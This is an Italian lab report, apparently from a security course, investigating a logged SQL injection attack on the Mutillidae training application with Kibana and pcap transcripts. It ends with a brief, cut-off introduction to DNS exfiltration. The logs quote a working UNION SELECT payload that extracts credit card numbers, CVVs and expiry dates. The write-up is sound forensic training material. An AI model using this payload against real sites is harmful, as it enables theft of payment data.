
# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

In questo laboratorio, l'obiettivo è stato indagare su un attacco di iniezione SQL che ha portato all'accesso non autorizzato a dati sensibili su un server Web. Utilizzando Kibana, uno strumento di analisi e visualizzazione dei dati, è stato possibile identificare i dettagli dell'attacco, inclusi gli indirizzi IP coinvolti, le porte di comunicazione e i dati esfiltrati.



# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

All'inizio, l'intervallo di tempo è stato modificato per visualizzare i dati di giugno 2020, periodo in cui si è verificato l'attacco. Kibana, di default, mostra solo i log delle ultime 24 ore, quindi è stato necessario espandere l'intervallo di tempo per visualizzare tutti i dati pertinenti. Successivamente, i log relativi al traffico HTTP sono stati filtrati, identificando l'indirizzo IP di origine dell'attacco, 209.165.200.227, e l'indirizzo IP di destinazione, 209.165.200.235, con la porta di destinazione 80, tipica per il traffico web HTTP





# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

HTTP - Source IP Address

IP Address ↕	Count ↕
209.165.200.227	22

HTTP - Destination IP Address

IP Address ↕	Count ↕
209.165.200.235	22



# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

Analizzando i log, il primo evento significativo è stato registrato il 12 giugno 2020 alle 21:30:09.445, dove è stata effettuata una richiesta HTTP GET da parte dell'attaccante. La richiesta includeva dettagli sensibili, come numeri di carta di credito, scadenze e codici di sicurezza. Questo suggerisce che l'attaccante stesse cercando di ottenere informazioni riservate utilizzando un attacco di iniezione SQL. In particolare, la presenza delle parole "union" e "select" nel campo username suggerisce un tentativo di bypassare la sicurezza del database per estrarre dati sensibili.

Time ▾	source_ip	destination_ip	destination_port	resp_fuids	uid	_id
▶ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqth3LH1	CuKeR52aPjRN7PfQDd	ZzJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6aAYvBh	CbSK6C1mlm2iUVKkC1	ZjJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TJaA2YdNQ14	CbSK6C1mlm2iUVKkC1	ZTJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34UWLKr63	CbSK6C1mlm2iUVKkC1	ZDJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8IhuCoj	CbSK6C1mlm2iUVKkC1	YzJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4GBqR5	CbSK6C1mlm2iUVKkC1	YjJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxF0bx16vr1YOWulch	C252w31zFlvpV63kPa	XjJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Ful2tB17PXhDulvnG4	Cr3RGFezop5b3qJz6	YDJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80	FxgVdq18u4TH8R5EK9	C4KeAa3pLgDqfaAQyg	YTJrzXIBB6Cd-_05D_IW
▶ June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80	FTsqnz420m9nW2sMVc	C4KeAa3pLgDqfaAQyg	WTJrzXIBB6Cd-_05D_IW

Time ▾	source_ip	destination_ip	destination_port	resp_fuids
▾ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqth3LH1
Table	JSON			
🕒 @timestamp	🔍 🔍 📄 *	June 12th 2020, 21:30:09.445		



# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

209.165.200.227:56194\_209.165.200.235:80-6-855470633.pcap

```
Log entry:
[{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfgDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_dept": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username="+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP:URI_SQLI"], "resp_fuids": ["FEVWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"]}

Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: CLI
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44-64:1-60:M1460,S,T,N,W7:..7:7] (up: 2829 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
```

```
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-in-User:
DST: Cache-Control: public
DST: Pragma: public
DST: Last-Modified: Fri, 12 Jun 2020 14:30:09 GMT
DST: Keep-Alive: timeout=15, max=100
DST: Connection: Keep-Alive
DST: Transfer-Encoding: chunked
DST: Content-Type: text/html
DST:
DST: 229
DST:
DST: ...<!-- I think the database password is set to blank or perhaps samurai.
DST: ...It depends on whether you installed this web app from longgeeks site or
DST: ...are using it inside Kevin Johnson's Samurai web testing framework.
DST: ...It is ok to put the password in HTML comments because no user will ever see
DST: ...this comment. I remember that security instructor saying we should use the
DST: ...framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
DST: ...rather than HTML comments, but we all know those
DST: ...security instructors are just making all this up. -->
DST:
DST: 197
```

Per confermare l'attacco, è stata esaminata una trascrizione pcap tramite un'interfaccia web chiamata capME!, che mostra le comunicazioni tra l'attaccante e il server. In questa trascrizione, il campo username contiene una stringa tipica di un'iniezione SQL, indicando che l'attaccante stava cercando di accedere ai dati contenuti nel database delle carte di credito. Inoltre, nel file di risposta, sono stati trovati nomi utente e password associati a diverse carte di credito, segno che l'attaccante aveva esfiltrato informazioni sensibili.



# INDAGARE SU UN ATTACCO DI INIEZIONE SQL

L'analisi ha rivelato che l'attaccante è riuscito a ottenere i dettagli di numerosi utenti, inclusi numeri di carta di credito, password e date di scadenza. Questo tipo di vulnerabilità, se non correttamente gestito, può portare a gravi violazioni della sicurezza, come l'esfiltrazione di dati finanziari sensibili.

```
Log entry:
"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PfQDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_dept":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::U
```




# INDAGARE SULL'ESFILTRAZIONE DEI DATI DNS

Il DNS (Domain Name System) è un sistema che traduce i nomi di dominio leggibili dall'uomo, come www.example.com, in indirizzi IP utilizzabili dai computer per comunicare sulla rete. Funziona come una rubrica digitale, rendendo possibile la navigazione su Internet. Un attacco DNS può consistere in vari tipi di minacce, come il DNS spoofing, dove un attaccante manipola le risposte del server DNS per dirottare il traffico verso siti web dannosi, o il DNS amplification, che sfrutta il protocollo DNS per lanciare attacchi DDoS (Distributed Denial of Service). Questi attacchi compromettono la sicurezza, confondendo il traffico di rete e indirizzando gli utenti verso risorse pericolose. Il DNS, essendo essenziale per il funzionamento di Internet, è un obiettivo cruciale per gli attaccanti.



# INDAGARE SULL'ESFILTRAZIONE DEI DATI DNS

